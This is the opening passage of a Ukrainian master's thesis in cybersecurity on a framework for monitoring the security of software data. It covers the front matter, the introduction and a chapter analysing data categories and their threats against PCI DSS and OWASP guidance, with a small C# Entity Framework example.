Вінницький національний технічний університет
Факультет інформаційних технологій та комп'ютерної інженерії
Кафедра захисту інформації

МАГІСТЕРСЬКА КВАЛІФІКАЦІЙНА РОБОТА

на тему:

«ІНФОРМАЦІЙНА ТЕХНОЛОГІЯ МОНІТОРИНГУ БЕЗПЕКИ ДАНИХ ПРОГРАМНОГО ЗАБЕЗПЕЧЕННЯ»

Виконав: студент 2 курсу, групи 1БС-22м
спеціальності 125 Кібербезпека
_____ Геннадій ЛУЦИШИН

Керівник: к. т. н., доцент каф. ЗІ
_____ Леонід КУПЕРШТЕЙН
«12» 12 2023 р.

Опонент: к. т. н., доцент каф. ПЗ
_____ Олена КОВАЛЕНКО
«13» 12 2023 р.

Допущено до захисту
Завідувач кафедри ЗІ
д. т. н., проф.
_____ Володимир ЛУЖЕЦЬКИЙ
«14» 12 2023 р.

Вінниця ВНТУ – 2023 року

Вінницький національний технічний університет
Факультет інформаційних технологій та комп'ютерної інженерії
Кафедра захисту інформації
Рівень вищої освіти II (магістерський)
Галузь знань – 12 «Інформаційні технології»
Спеціальність – 125 «Кібербезпека»
Освітньо-професійна програма – Безпека інформаційних і комунікаційних систем

ЗАТВЕРДЖУЮ
Завідувач кафедри ЗІ,
д. т. н., проф.

Володимир ЛУЖЕЦЬКИЙ

(підпис)

«19» 09 **2023 року**

З А В Д А Н Н Я
НА МАГІСТЕРСЬКУ КВАЛІФІКАЦІЙНУ РОБОТУ СТУДЕНТУ

Луцишину Геннадію Леонідовичу

1. Тема роботи: «Інформаційна технологія моніторингу безпеки даних програмного забезпечення»
   керівник роботи: Куперштейн Леонід Михайлович, к. т. н., доцент кафедри ЗІ, затверджені наказом ректора ВНТУ від 18 вересня 2023 року №247.
2. Строк подання студентом роботи – 13 грудня 2023 р.
3. Вихідні дані до роботи:
   - типи атак – введення небезпечних вхідних даних, SQL-ін'єкції, Cross-site Scripting (XSS), позабуферне читання та запис та інші;
   - об'єкт захисту – об'єкти даних програмного забезпечення;
   - засіб архітектурного моделювання – мова UML.
4. Зміст текстової частини: Вступ. 1 Аналіз предметної області. 2 Розробка інформаційної технології. 3 Програмна реалізація інформаційної технології. 4 Економічна частина. Висновки. Список використаних джерел. Додатки.
5. Перелік графічного матеріалу.
   Теоретико-множинна модель інформаційної технології (плакат А4). Узагальнена модель використання фреймворку (плакат А4). Концептуальна архітектура фреймворку (плакат А4). Алгоритм роботи основного процесу моніторингу безпеки даних (плакат А4). Приклад використання фреймворку при розробці ПЗ (плакат А4). Схема інтеграції фреймворку (плакат А4).

6. Консультанти розділів роботи

Розділ	Прізвище, ініціали та посада консультанта	Підпис, дата	
		завдання видав	завдання прийняв
1	Куперштейн Л. М., доц. кафедри ЗІ	19.09	25.09
2	Куперштейн Л. М., доц. кафедри ЗІ	19.09	29.09
3	Куперштейн Л. М., доц. кафедри ЗІ	19.09	26.10
4	Ратушняк О. Г., доц. кафедри ЕПВМ	19.09	27.11

7. Дата видачі завдання – 01 вересня 2023 року

КАЛЕНДАРНИЙ ПЛАН

№ з/п	Назва етапів магістерської кваліфікаційної роботи	Строк виконання етапів роботи	Примітка
1	Аналіз завдання. Вступ	01.09.2023 - 10.09.2023	
2	Аналіз літературних джерел за напрямком магістерської кваліфікаційної роботи	10.09.2023 - 15.09.2023	
3	Науково-технічне обґрунтування	16.09.2023 - 22.09.2023	
4	Аналіз предметної області та формування вимог до програмного засобу	23.09.2023 - 29.09.2023	
5	Розробка архітектури програмного засобу	30.09.2023 - 12.10.2023	
6	Програмна реалізація засобу	14.10.2023 - 02.11.2023	
7	Тестування розробленого засобу	03.11.2023 - 10.11.2023	
8	Розробка розділу економічного обґрунтування доцільності розробки	11.11.2023 - 17.11.2023	
9	Аналіз виконання ТЗ, висновки	18.11.2023 - 24.11.2023	
10	Оформлення пояснювальної записки	25.11.2023 - 30.11.2023	
11	Попередній захист та доопрацювання МКР	28.11.2023 - 01.12.2023	
12	Перевірка МКР на наявність плагіату	02.12.2023 - 10.12.2023	
13	Представлення МКР до захисту	11.12.2023 - 14.12.2023	
14	Захист МКР	14.12.2023 - 21.12.2023	

Студент _____ (підпис) Геннадій ЛУЦИШИН

Керівник роботи _____ (підпис) Леонід КУПЕРШТЕЙН

АНОТАЦІЯ

УДК 004.056

Луцишин Г. Інформаційна технологія моніторингу безпеки даних програмного забезпечення. Магістерська кваліфікаційна робота зі спеціальності 125 – Кібербезпека, освітня програма – Безпека інформаційних і комунікаційних систем. Вінниця: ВНТУ, 2023. 80 с.

Укр. мовою. Бібліогр.: 40 назв; рис.: 32; табл.: 12.

Магістерська кваліфікаційна робота присвячена розробці інформаційної технології моніторингу безпеки даних програмного забезпечення з метою підвищення захищеності допоміжного та кінцевого програмного забезпечення. У роботі проведено аналіз предметної області, формалізовано вимоги та розроблено архітектуру програмного засобу. Обґрунтовано вибір використаних засобів проектування, імплементації та тестування. Програмно реалізовано ядро інформаційної технології з використанням рекомендованих підходів перевірки безпеки даних у програмному забезпеченні.

Ілюстративна частина складається з 12 плакатів з демонстрацією результатів розробки архітектури, програмної реалізації, проведених тестових досліджень та прикладів використання розробленого програмного засобу.

В економічному розділі здійснено оцінку витрат на розробку інформаційної технології.

Ключові слова: безпека застосунку, моніторинг даних, XSS, ін’єкції, перевірка введення, помилки валідації.

ABSTRACT

Lutsyshyn H. Information technology for software data security monitoring. Master's thesis of the specialty 125 – Cybersecurity, educational program – Security of information and communication systems. Vinnytsia: VNTU, 2023. 80 p.

In Ukrainian language. Bibliographer: 40 titles; fig.: 32; tables: 12.

The master's thesis is devoted to the development of information technology for software data security monitoring with the aim of improving the security of auxiliary and end-user software. The work analyzes the subject area, formalizes the requirements, and provides the architecture of the software. The choice of used design, implementation and testing tools is justified. The core of information technology is implemented using the recommended approaches of data security validation in software development.

The illustrative part includes 12 posters to demonstrate results of architecture design, software implementation, testing research and examples of usage.

The economic section estimates costs of information technology development.

Keywords: application security, data monitoring, XSS, injections, input validation, validation errors.

ЗМІСТ

ВСТУП

Сьогодні цифровізація життя призводить до перенесення все більшої кількості даних в електронну форму. Все більше процесів життєдіяльності відбувається в електронному вигляді. Сучасне програмне забезпечення обробляє все більшу кількість даних різних категорій важливості, тому потреба в безпеці даних невпинно зростає. До таких даних відносяться вхідні, вихідні та внутрішні дані, які обробляються програмним забезпеченням. Для коректного функціонування програмного забезпечення необхідною є безпека усіх категорій даних, адже будь-яка вразливість хоча б однієї з них може призвести до компрометації інших категорій даних або програмного забезпечення в цілому.

Актуальність. Проблема моніторингу безпеки даних програмного забезпечення сьогодні являється особливо актуальною. Розподіленість та слабка зв’язність архітектур програмного забезпечення, децентралізація команд розробки, повторне використання сторонніх компонентів та різноманіття методів та засобів розгортання та хостингу відкриває широкі можливості конкурентоздатної розробки програмного забезпечення, але також значно підвищує рівень вразливості та розширює спектр можливих атак. Наведені вище фактори вимагають підвищених вимог до безпечного функціонування програмного забезпечення, тому традиційної перевірки лише вхідних даних сьогодні недостатньо. Зростання методів та векторів атак програмного забезпечення вимагає багаторівневого моніторингу безпеки даних. Задачі перевірки безпеки даних входять до вимог відомих стандартів безпеки, а пов’язані вразливості відзначаються як особливо важливі.

Об’єктом дослідження є процес моніторингу безпеки даних програмного забезпечення.

Предметом дослідження є методи та засоби перевірки коректності та безпеки даних програмного забезпечення в процесі його функціонування.

Метою магістерської кваліфікаційної роботи є підвищення захищеності допоміжного та кінцевого програмного забезпечення за рахунок перевірки

безпеки різнотипних даних серверного та клієнтського програмного забезпечення. Для досягнення поставленої мети необхідно виконати такі задачі:

- проаналізувати предметну область;
- сформулювати вимоги до інформаційної технології;
- розробити архітектуру та алгоритми роботи програмного засобу;
- програмно реалізувати та провести тестування розробленого засобу;
- проаналізувати результати та визначити напрямки подальшого удосконалення.

Методи дослідження. Для виконання поставлених задач були використані методи теоретико-множинного моделювання для розробки структури та опису процесів інформаційної технології, методи уніфікованого моделювання для проектування архітектури засобу моніторингу та сучасні методи розробки ПЗ для програмної реалізації та тестування спроектованого засобу моніторингу.

Наукова новизна роботи полягає у вдосконаленні інформаційної технології моніторингу безпеки даних в програмному забезпеченні на основі розширюваних наборів правил перевірки, що дозволяє підвищити захищеність застосунку від потенційних загроз безпеці, за рахунок універсальності архітектури з можливостями узгодження процесів перевірки безпеки даних у клієнт-серверних взаємодіях та інтеграції у програмні технології розробки ПЗ з використанням уніфікованих інтерфейсів задання правил перевірки.

Практична цінність роботи полягає у розробленому програмному засобі у вигляді універсального фреймворку для моніторингу безпеки даних в процесі функціонування програмного забезпечення, який дозволяє як підвищити захищеність засобу, так і підвищити швидкість розробки програмного забезпечення за рахунок повторного використання розширюваного набору правил перевірки, реалізованих згідно з рекомендованими методами перевірки безпеки даних.

Результати роботи було представлено на міжнародній науково-практичній інтернет-конференції «Молодь в науці: дослідження, проблеми, перспективи (МН – 2024)» [1].

1 АНАЛІЗ ПРЕДМЕТНОЇ ОБЛАСТІ

1.1 Аналіз об’єктів предметної області

Дані та їх обробка за визначеними запрограмованими правилами (так званої бізнес логіки) в програмному забезпеченні є основою його функціонування. Сюди відносяться вхідні дані, вихідні дані, а також внутрішні дані, які формуються, зберігаються та повторно використовуються самим програмним забезпеченням. До останньої категорії відносяться також конфігураційні дані, інформацію в базах даних та інші [1]. Для коректного функціонування програмного забезпечення необхідною є безпека усіх перерахованих категорій даних, в тому числі тих, які не тільки обробляються, але і зберігаються чи передаються іншим інформаційним системам. До найбільш популярного програмного забезпечення сьогодні можна віднести веб застосунки, мобільні та настільні застосунки, веб сервіси, що надають послуги у вигляді API, фреймворки, бібліотеки та модулі для розробки програмного забезпечення.

В сучасній розробці програмного забезпечення існує багато концепцій моделювання даних та бізнес логіки. Найбільш популярним є представлення даних у вигляді так званих доменних моделей, об’єктів даних, сутностей та ін. У будь-якому разі всі дані повинні бути перевіреними з точки зору безпеки та коректності з точки зору вимог до програмного забезпечення, яке обробляє ці дані. В іншому випадку таке програмне забезпечення може працювати некоректно або бути шкідливим чи небезпечним для користувачів (клієнтів).

Нижче проводиться визначення та аналіз основних об’єктів досліджуваної предметної області, що передбачають використання інформаційної технології моніторингу. До основних об’єктів належать [2]:

- кінцеві застосунки та сервіси як продукти на ринку;
- легальні користувачі (фізичні користувачі, інші сервіси);
- зловмисники;
- допоміжне програмне забезпечення (фреймворки, бібліотеки, модулі);

- процес розробки кінцевого та допоміжного програмного забезпечення;
- моделі представлення даних ПЗ.

Кінцеві застосунки та сервіси як продукти на ринку призначені виконувати визначені технічні та бізнес функції та надавати визначені для них послуги як для фізичних користувачів, так і для інших застосунків та сервісів. Такі застосунки та сервіси не існують ізольовано, а завжди взаємодіють із зовнішнім по відношенню до них середовищем, яке може чинити як передбачений для їх використання вплив, так і непередбачений або зловмисний. Надаючи послуги на ринку для багатьох клієнтів, застосунки та сервіси повинні гарантувати коректність роботи та безпеку для кожного кінцевого клієнта. Кінцеві застосунки та сервіси для забезпечення коректного та безпечного функціонування повинні бути захищені від потрапляння некоректних даних зовні від кінцевих користувачів та від некоректних конфігурацій, здійснених адміністраторами, як людським фактором у процесі легального користування. Не менш важливою є перевірка коректності та безпеки вихідних даних у найбільш критичних модулях програмного забезпечення, які, наприклад, у випадку веб сервісу повертаються у відповідь на виконаний запит клієнта. Перевірка коректності та безпеки вихідних даних може також відбуватись у випадку тестування контракту веб інтерфейсу в тестових середовищах.

Легальні користувачі кінцевих застосунків та сервісів очікують інтерактивної взаємодії з боку програмного забезпечення, ефективного та безпечного його використання. До основних сценаріїв використання можна віднести інтерактивну обробку помилок користувача та нотифікації користувача про збої та виключні події, що виникають в процесі роботи програмного забезпечення, базуючись на некоректних даних всередині застосунку чи сервісу. З точки зору програмного забезпечення як системи трансформації даних коректним станом функціонування в обраний момент часу наближено можна вважати стан коректності та безпеки даних або інформації, яку обробляє програмне забезпечення. Легальні користувачі (як фізичні особи, так і інше програмне забезпечення) являються основними джерелами вхідних даних.

Оскільки користувачам невідомі деталі реалізації програмного продукту, а легальні сценарії використання надаються у вигляді документації, користувачі можуть вводити некоректні дані з різних причин. Основна задача перевірки коректності та безпеки вхідних даних полягає у захисті програмного забезпечення, коректній обробці введених некоректних даних та надання коректної відповіді про помилку введення даних.

Зловмисниками по відношенню до кінцевого програмного забезпечення з інтегрованим засобом моніторингу даних вважаються як фізичні нелегальні користувачі, так і програмне забезпечення, яке здійснює несанкціоновані дії. Втручання в програмне забезпечення, що використовує засіб моніторингу даних, може бути здійснено [3]:

- на рівні користувача шляхом введення небезпечних вхідних даних;
- рівні бізнес логіки шляхом комплексної послідовності дій для приведення системи до некоректного стану;
- на інфраструктурному рівні модулів прийому запитів та відправки відповідей;
- на рівні конфігурації системи шляхом несанкціонованого доступу до адміністративної частини;
- на рівні взаємодії з базами даних та іншими репозиторіями даних шляхом SQL-ін’єкцій та ін.

Зловмисники являються окремим джерелом впливу не лише на категорії вхідних даних, але і внутрішніх конфігураційних даних та даних репозиторіїв. З точки зору перевірки безпеки даний об’єкт предметної області потребує особливої уваги, оскільки передбачається цілеспрямоване введення некоректних та небезпечних даних. Інформаційна технологія моніторингу повинна бути здатною перевіряти усі перераховані категорії даних на відповідність до вимог програмного забезпечення та покривати якомога більшу множину варіантів введення некоректних даних, а в ідеальному варіанті повністю унеможливити їх введення.

Допоміжне програмне забезпечення у вигляді фреймворків, бібліотек та модулів покликане стандартизувати та підвищити ефективність розробки кінцевого програмного забезпечення. Воно не надає готових реалізацій бізнес рішень, але допомагає розробникам у їх імплементації за рахунок скорочення витрат на однотипні повторювані імплементації. Важливим очікуванням від допоміжного програмного забезпечення є його загальновідомість та загальновживаність, тобто багатократне використання спільнотою розробників різних масштабів: рівня компанії, в межах певної технічної чи бізнес галузі або всесвітньої спільноти. Прикладами можуть бути ASP.NET Core Web API, Microsoft WCF та інші [4, 5]. В контексті безпеки даних варто зазначити, що такі фреймворки надають стандартизовані формати для вхідних та вихідних даних при розробці веб інтерфейсів, тому вхідні та вихідні дані у стандартизованих веб інтерфейсах можуть бути об’єктами перевірки безпеки засобом захисту. Важливою вимогою до допоміжного програмного забезпечення є ефективність його використання для вирішення бізнес задач за рахунок повторного використання коду, високий рівень безпеки його функціонування, а також високий рівень якості, що досягається за рахунок його повторного використання, а отже, і багатократного тестування. Також важливим очікуванням від допоміжного програмного забезпечення є високий рівень його безпеки, який реалізовано в самому ПЗ. Оскільки моніторинг безпеки даних є вимогою насамперед для кінцевого програмного забезпечення, а допоміжне ПЗ являється його складовою, доцільною є інтеграція засобу захисту у допоміжне програмне забезпечення. Такий підхід дозволить зробити засіб захисту частиною стандартів, які представляє допоміжне програмне забезпечення, а також суттєво збільшити повторне використання та підвищити якість самого засобу захисту.

Процес розробки як кінцевого, так і допоміжного програмного забезпечення вимагає від розробників таких способів використання бібліотек та модулів, щоб імплементація бізнес вимог була якомога ефективною. В контексті моніторингу даних при розробці програмного забезпечення важливим є повнота покриття моделей даних, а також їх синхронізація на різних рівнях архітектури.

Наприклад, якщо веб застосунок дозволяє вводити HTML символи в поле імені користувача, а веб сервер ні, то така поведінка програмного забезпечення кінцевому користувачу не буде вважатись дружньою до користувача. Імплементація такої синхронізації перевірки даних вимагає додаткових зусиль та може бути джерелом дефектів. Водночас така синхронізація є задачею однотипною як для різних моделей даних, так і для бізнес вимог, тому імплементація готового рішення у вигляді фреймворку представляється можливою та актуальною. Розробка допоміжного програмного забезпечення має на меті підвищення ефективності розробки кінцевого ПЗ за рахунок надання готових, але гнучких рішень для однотипних задач. Перевірка безпеки різнотипних даних програмного забезпечення хоч і відрізняється правилами перевірки, але функціонально є однотипною задачею, що полягає у застосуванні набору правил у визначеній послідовності до моделі даних з урахуванням контексту виконання та генерації результату (у вигляді об’єкту даних або виключної ситуації). Повторне використання єдиного інструменту для перевірки різнотипних даних при розробці програмного забезпечення дозволило б знизити часові затрати розробників за рахунок зменшення необхідності застосування кількох бібліотек або модулів та їх синхронізації, зменшити час на імплементацію бізнес вимог та підвищити якість кінцевого програмного продукту. З урахуванням сучасних вимог до процесу розробки безпечного програмного забезпечення, системи захисту, в тому числі і моніторинг безпеки даних, повинні інтегруватись на якомога ранніх етапах імплементації. Використання готового фреймворку для перевірки безпеки даних, який би надавав можливість гнучкої інтеграції в програмне забезпечення на етапі імплементації, суттєво підвищило би безпеку розроблюваного ПЗ.

В розробці програмного забезпечення використовується кілька моделей представлення даних, які воно обробляє, залежно від їх призначення [6, 7]. В сучасній розробці програмного забезпечення прийнято використовувати правило розподілення обов’язків [8], згідно з яким кожна категорія даних

повинна мати одне призначення. Нижче наведено наступні категорії даних, які можуть бути потенційними об’єктами для перевірки:

- вхідні та вихідні дані кінцевого користувача;
- вхідні та вихідні дані прикладного програмного інтерфейсу (API) сервісів;
- моделі даних, що репрезентують бізнес рішення;
- моделі даних репозиторіїв програмного забезпечення;
- конфігураційні дані програмного забезпечення.

Моделі даних, зазначені вище, представляють вхідні, вихідні дані та внутрішні дані програмного забезпечення як повний спектр даних ПЗ. Узагальнену модель програмного забезпечення з точки зору різних видів даних представлено на рисунку 1.1.

Рисунок 1.1 – Узагальнена модель ПЗ з точки зору архітектури даних

Найбільш поширеною в комерційній розробці програмного забезпечення є перевірка вхідних даних користувача чи API як найбільш доступної точки несанкціонованого використання та свого роду “першої лінії захисту”. Вхідні дані кінцевого користувача – це інформація, що вводиться користувачем за допомогою пристроїв введення інформації (клавіатура, миша, джойстик та ін.) у процесі взаємодії зі спеціально розробленим інтерфейсом користувача. Введена інформація зберігається у відповідних об’єктах даних в пам’яті. Схема введення даних у вигляді моделі прив’язки до об’єктів даних виглядає, як показано на рисунку 1.2. Прив’язкою називають процес синхронізації даних між елементами інтерфейсу користувача та об’єктами даних у пам’яті.




Рисунок 1.2 – Схема введення даних користувача до моделі даних

Вхідні дані можуть використовуватись алгоритмами ПЗ як безпосередньо, так і після перетворення їх у внутрішні дані програмного забезпечення, оскільки структури чи формати даних для алгоритмів ПЗ можуть суттєво відрізнятись від тих, що вводить користувач. Вихідні дані, які представляються користувачу, як правило не перевіряються, оскільки вважається, що коректна робота алгоритмів ПЗ повинна генерувати коректні дані, тому немає потреби у витрачанні додаткових затрат на перевірку вихідних даних, однак це комерційне міркування є помилковим. В кращому випадку імплементується екранування виводу для попередження таких вразливостей як XSS та інші.

Вхідні та вихідні дані прикладного програмного інтерфейсу (API) сервісів подібні до категорії вхідних та вихідних даних користувача, однак в даному випадку користувачем є інше програмне забезпечення. Традиційно, відбувається перевірка вхідних даних запитів API. Як і документація для кінцевого користувача, API також супроводжується описом запитів та відповідей. Популярним є засіб Swagger [9], а також run-time бібліотеки для перевірки відповідності даних, які приймає чи повертає програмне забезпечення, до API контрактів [10]. Необхідно зазначити, що такі перевірки на практиці застосовуються лише на етапі тестування ПЗ, оскільки вони створюють додаткове навантаження на ресурси серверів.

Моделі даних, що репрезентують бізнес рішення, використовуються в алгоритмах роботи програмного забезпечення. Прикладом простої моделі таких

даних у випадку застосування підходу Data Transfer Objects (DTO) [11], може бути модель, наведена на рисунку 1.3.




Рисунок 1.3 – Приклад моделі даних DTO

Модель AlbumDTO може представляти дані, введені користувачем, які потім конвертуються збірником Assembler у внутрішні моделі даних і навпаки, які обробляє програмне забезпечення, в даному випадку окремі моделі Album та Artist. Моніторинг внутрішніх моделей даних, як правило, не проводиться, оскільки передбачається, що вони генеруються алгоритмами самого ПЗ. Також перевірка внутрішніх даних ПЗ вимагає додаткових затрат часу на реалізацію та може плинути на продуктивність роботи ПЗ, тому такий моніторинг даних в комерційній розробці вважається надлишковим. Варто зазначити, що у випадку складних сценаріїв несанкціонованого втручання в програмне забезпечення в поєднанні зі знанням логіки роботи ПЗ, внутрішні об’єкти даних також можуть бути приведені у некоректний стан. Зі зростанням складності алгоритмів ПЗ, а також в критичних компонентах моніторинг внутрішніх об’єктів даних може бути виправданим або навіть критично необхідним.

Увагу заслуговує також моніторинг моделей даних репозиторіїв програмного забезпечення (баз даних, файлів і т. п.). Часто вважається, що такі репозиторії захищені інфраструктурними методами та засобами захисту (механізми забезпечення цілісності реляційних СКБД та ін.) та з точки зору ПЗ вважаються надійними джерелами даних, тому в комерційній розробці програмного забезпечення імплементують перевірку даних лише перед їх

збереженням у репозиторіях. Популярним представленням моделей даних репозиторіїв є підходи ORM фреймворків, таких як Entity Framework [12], що використовують поняття Entity (сутність) та часто використовуються разом з патерном Repository [13]. Приклад простої сутності з анотаціями об’єктно-реляційного відображення наведено нижче:

```
[Table("blogs", Schema = "blogging")]
public class Blog
{
   public int BlogId { get; set; }
   public string Url { get; set; }
}
```

Об’єкти класів, подібних до вищенаведеного, передаються до API бібліотеки ORM для збереження/зчитування в базі даних. У випадку Entity Framework, це об’єкт DbContext, який репрезентує точку доступу до бази даних, та надає можливість зчитувати дані з бази у вигляді SQL-подібних запитів, а також зберігати в базу даних ієрархії об’єктів з їх відображенням на реляційні таблиці. Вищенаведений клас може бути перевірений на безпечність даних, наприлад поля Url, для уникнення потенційно небезпечних URL-ін’єкцій. Дані, які зчитуються з репозиторіїв, як правило не перевіряються в комерційному ПЗ задля економії додаткових витрат на розробку та зменшення складності імплементації.

Дані конфігурації програмного забезпечення вважаються захищеними за рахунок обмеження прав доступу до них, однак вони також можуть бути об’єктом атаки. Конфігураційні дані в сучасному програмному забезпеченні зберігаються в наступних репозиторіях:

- бази даних: такі репозиторії мають ті ж особливості, що і бази даних для внутрішніх об’єктів даних ПЗ;
- відкриті файли: можуть моніторитись інфраструктурними засобами типу OSSEC [14], управлятись політиками безпеки файлової системи;
- віртуальні контейнери: підсистеми хостингу типу Docker [15], як правило, підвищують рівень захищеності таких даних.

1.2 Аналіз загроз та вразливостей різних видів даних ПЗ

Аналіз загроз та вразливостей, притаманних визначеним в межах предметної області видам даних програмного забезпечення, а також існуючих рекомендацій, стандартів та протоколів захисту даних дозволяє визначити шляхи покращення існуючих, а також розробку нових засобів, підходів та алгоритмів моніторингу безпеки даних.

Вхідні та вихідні дані кінцевих користувачів є поширеним носієм загроз та вразливостей ПЗ, оскільки інтерфейс взаємодії з користувачем є відкритою точкою входу до функціональних модулів програмного забезпечення. Задача перевірки безпеки вхідних та вихідних даних входить до вимог відомих стандартів безпеки. У стандарті PCI DSS [16] вимога №6 вимагає розробки захищених систем та застосунків. Так, вимога №6.5.1 вимагає захисту від різних видів ін’єкцій, де моніторинг безпеки вхідних даних відіграє ключову роль. Вимога №6.5.5 визначає необхідність коректної обробки помилок для запобігання витоку внутрішніх даних, тобто вихідних даних ПЗ по відношенню до кінцевого користувача. До відомого переліку вразливостей CWE Top 25 (Common Weakness Enumeration) [17] входить як вразливість, спричинена безпосередньо неналежною перевіркою вхідних даних, так і похідні вразливості. Моніторинг безпеки даних визначена у відомих методичних фреймворках розробки та тестування безпечного ПЗ. Фреймворк OWASP Security Knowledge Framework [18] визначає більше двадцяти методів реалізації моніторингу даних, до числа яких входять перевірка вхідних даних, перевірка даних у серверному ПЗ, некоректна обробка помилок (як приклад вихідних даних), перевірка безпеки форматів даних XML та JSON та інші. Методичний фреймворк тестування веб застосунків OWASP Web Security Testing Guide [19] визначає кілька розділів перевірки даних. Розділ №4.7 визначає методики тестування вхідних даних, що включає перевірки XSS (Cross Site Scripting), SQL ін’єкції, ін’єкції коду, перевірка параметрів HTTP запитів, перевірка форматування текстової інформації, перевірка даних, що вводить користувач. Розділ №4.8 визначає

методи тестування обробки помилок. Розділ №4.11 визначає методи тестування клієнтських застосунків (Client-side testing), в яких увага приділяється перевірці ін’єкцій HTML, CSS, перевіркам XSS та іншим. Найбільш популярною загрозою є ін’єкції. Згідно з OWASP Top Ten [20], цей вид вразливості посідає третє місце серед 10-ти найбільш поширених.

Категорія вхідних та вихідних даних прикладного програмного інтерфейсу (API) сервісів подібна до категорії вхідних та вихідних даних кінцевого користувача, однак в даному випадку користувачами виступають інші сервіси. Не зважаючи на те, що інтерфейс користувача відсутній, вразливості типу ін’єкцій, переповнення буферів і т. п. також притаманні цій категорії даних. Так, згідно з CWE-20, було зареєстровано такі вразливості, як цілочислові переповнення, SQL-ін’єкції, переповнення буферів даних, нескінченні цикли та ін. В якості прикладу розглянуто безпеку REST API. OWASP REST Security [21] чітко визначає необхідність перевірки безпеки вхідних даних. Нижче наведено деякі з вимог:

- не довіряти вхідним параметрам/об’єктам;
- перевіряти введені дані: довжину, діапазон, формат і тип;
- імплементувати неявну перевірку вхідних даних, використовуючи такі строгі типи, як числа, логічні значення, дати, час або фіксовані діапазони даних у параметрах API;
- обмежити введення рядків регулярними виразами;
- відхиляти неочікуваний/незаконний вміст.

Моделі даних, що репрезентують бізнес рішення (бізнес логіку), є внутрішніми даними, які обробляються алгоритмами програмного забезпечення. Розділ №4.10.1 фреймворку OWASP Web Security Testing Guide (WSTG) [22] визначає методи тестування бізнес логіки. В контексті перевірки безпеки даних до вказаного розділу входять перевірка даних бізнес логіки, перевірка цілісності даних та перевірка строгої типізації даних. Необхідно зазначити, що перевірка безпеки даних бізнес логіки відрізняється від перевірки значень граничних об’єктів (Boundary Value Analysis, BVA) та являється більш складним процесом.

Наприклад: програма може запитувати у користувача номер соціального страхування. У випадку BVA програма повинна перевіряти формати та семантику (це значення має довжину 9 цифр, не є від'ємним числом і не всі 0) для введених даних, але є також логічні міркування: чи номери соціального страхування згруповані та класифіковані, чи значиться ця особа в досьє про смерть, чи походить особа з певної частини країни та ін. Вразливості, пов'язані з перевіркою даних бізнес логіки, унікальні тим, що вони стосуються конкретної програми та відрізняються від вразливостей, пов'язаних із підробкою запитів, оскільки вони більше пов'язані з логічними даними, а не просто з порушенням алгоритмів програми. Інтерфейс і серверна частина програми повинні перевіряти та підтверджувати, що дані, які програма приймає, використовує та передає, є логічно достовірними. Навіть якщо користувач надає програмі коректні дані, бізнес-логіка може змусити програму поводитися по-різному залежно від даних або обставин. Прикладом може бути атака Distributed Denial of Dollar (DDo$), що була запропонована засновником веб-сайту "The Pirate Bay" проти юридичної фірми, яка порушила кримінальну справу проти "The Pirate Bay" [23]. Мета полягала в тому, щоб скористатися помилками в дизайні бізнес-функцій та процесі підтвердження кредитного переказу. Атака була здійснена шляхом надсилання невеликих сум грошей у розмірі 1 SEK (0,13 доларів США) до юридичної фірми. Банківський рахунок, на який спрямовувалися платежі, мав лише 1000 безкоштовних переказів, після чого будь-які перекази мали доплату для власника рахунку (2 шведські крони). Після першої тисячі інтернет-транзакцій кожна пожертва 1 шведської крони юридичній фірмі фактично коштувала їй 1 шведську крону. Згідно з WSTG, рекомендованими цілями перевірки безпеки даних є наступні:

- визначення точок введення даних;
- верифікація того, що всі перевірки відбуваються на сервері, і їх неможливо обійти;
- аналіз обробки алгоритмами програми порушених форматів очікуваних даних.

Категорію моделей даних репозиторіїв програмного забезпечення з точки зору його бізнес логіки можна вважати комбінацією вхідних даних (джерелами даних є репозиторії типу баз даних та ін.) та внутрішніх даних ПЗ (моделі даних репозиторіїв можуть оброблятися алгоритмами ПЗ). Якщо дані можуть надходити в репозиторії із зовнішніх джерел, а дане програмне забезпечення вважає такі репозиторії довіреним джерелом даних, то таке ПЗ може бути вразливим. ORM фреймворки, такі як Entity Framework, надають можливості перевірки даних [24] в процесі їх збереження як за допомогою анотацій класів, так і “плаваючих інтерфейсів”. Якщо моделі даних репозиторіїв використовуються як внутрішні моделі даних та/або вхідні чи вихідні дані, то для них, відповідно, актуальні вразливості, які було наведено раніше. Якщо ORM рівень та його моделі даних розроблено як самостійний компонент, то перевірку таких даних варто імплементувати явно, категоризуючи їх як вхідні/вихідні дані API. В будь-якому випадку, для ORM моделей даних актуальні вразливості типу SQL-ін’єкції та інші вразливості, пов’язані з базами даних.

Конфігураційні дані програмного забезпечення використовуються для налаштування роботи ПЗ за заданими параметрами без необхідності зміни вихідного коду та/або повторного постачання чи розгортання. Відповідна категорія вразливостей часто носить назву Setting Manipulation [25]. Вразливості маніпуляції налаштуваннями виникають, коли зловмисник може контролювати значення, які керують поведінкою системи, керують певними ресурсами або якимось чином впливають на функціональність програми. Рекомендованими методами захисту є наступні:

- обмеження доступу до конфігураційних даних;
- архітектурний дизайн програмного забезпечення: визначення набору допустимих значень конфігурації;
- перевірка достовірності значень конфігурації, які задаються адміністраторами;
- статичний аналіз (SAST).

На основі проведеного аналізу загроз та вразливостей визначених видів даних програмного забезпечення, а також аналізу рекомендацій, підходів та вимог до їх захисту, можна зробити наступні висновки:

- моніторинг безпеки даних повинен відбуватись для всіх видів даних;
- критерії коректності різних видів даних повинні бути чітко визначені на етапі формалізації вимог до ПЗ та етапі розробки архітектури;
- визначеність вимог до коректності та безпеки даних дає змогу формалізувати імплементацію процесів перевірки;
- вимагається перевіряти коректність даних на предмет строгої типізації, допустимих значень чи їх діапазону, типу даних, формату даних і т. п.;
- моніторинг даних повинен відбуватись для всіх видів ролей чи акторів, які взаємодіють із програмним забезпеченням (користувачі, адміністратори, стороннє ПЗ та ін.);
- моніторинг даних повинен відбуватись у процесі виконання ПЗ (run-time);
- перевірка безпеки різних категорій даних програмного забезпечення повинна бути узгодженою;
- результати перевірки безпеки даних не повинні розкривати деталі імплементації ПЗ та конфіденційну інформацію (персональні дані, секретні значення, паролі і т. п.);
- важливо інтегрувати процеси перевірки безпеки даних в ПЗ на ранніх етапах його розробки;
- процеси перевірки безпеки даних програмного забезпечення повинні цілісно проходити стадії його постачання (сканування, тестування, сертифікація та ін.).

Отже, моніторинг та перевірка безпеки усіх визначених категорій даних програмного забезпечення є важливим процесом, оскільки несанкціоноване втручання або збій можливі у будь-якій категорії в будь-який момент часу, а захист лише інтерфейсів взаємодії або крайніх точок доступу до програмного забезпечення не гарантує його безпечного функціонування.

1.3 Аналіз існуючих засобів моніторингу безпеки даних ПЗ

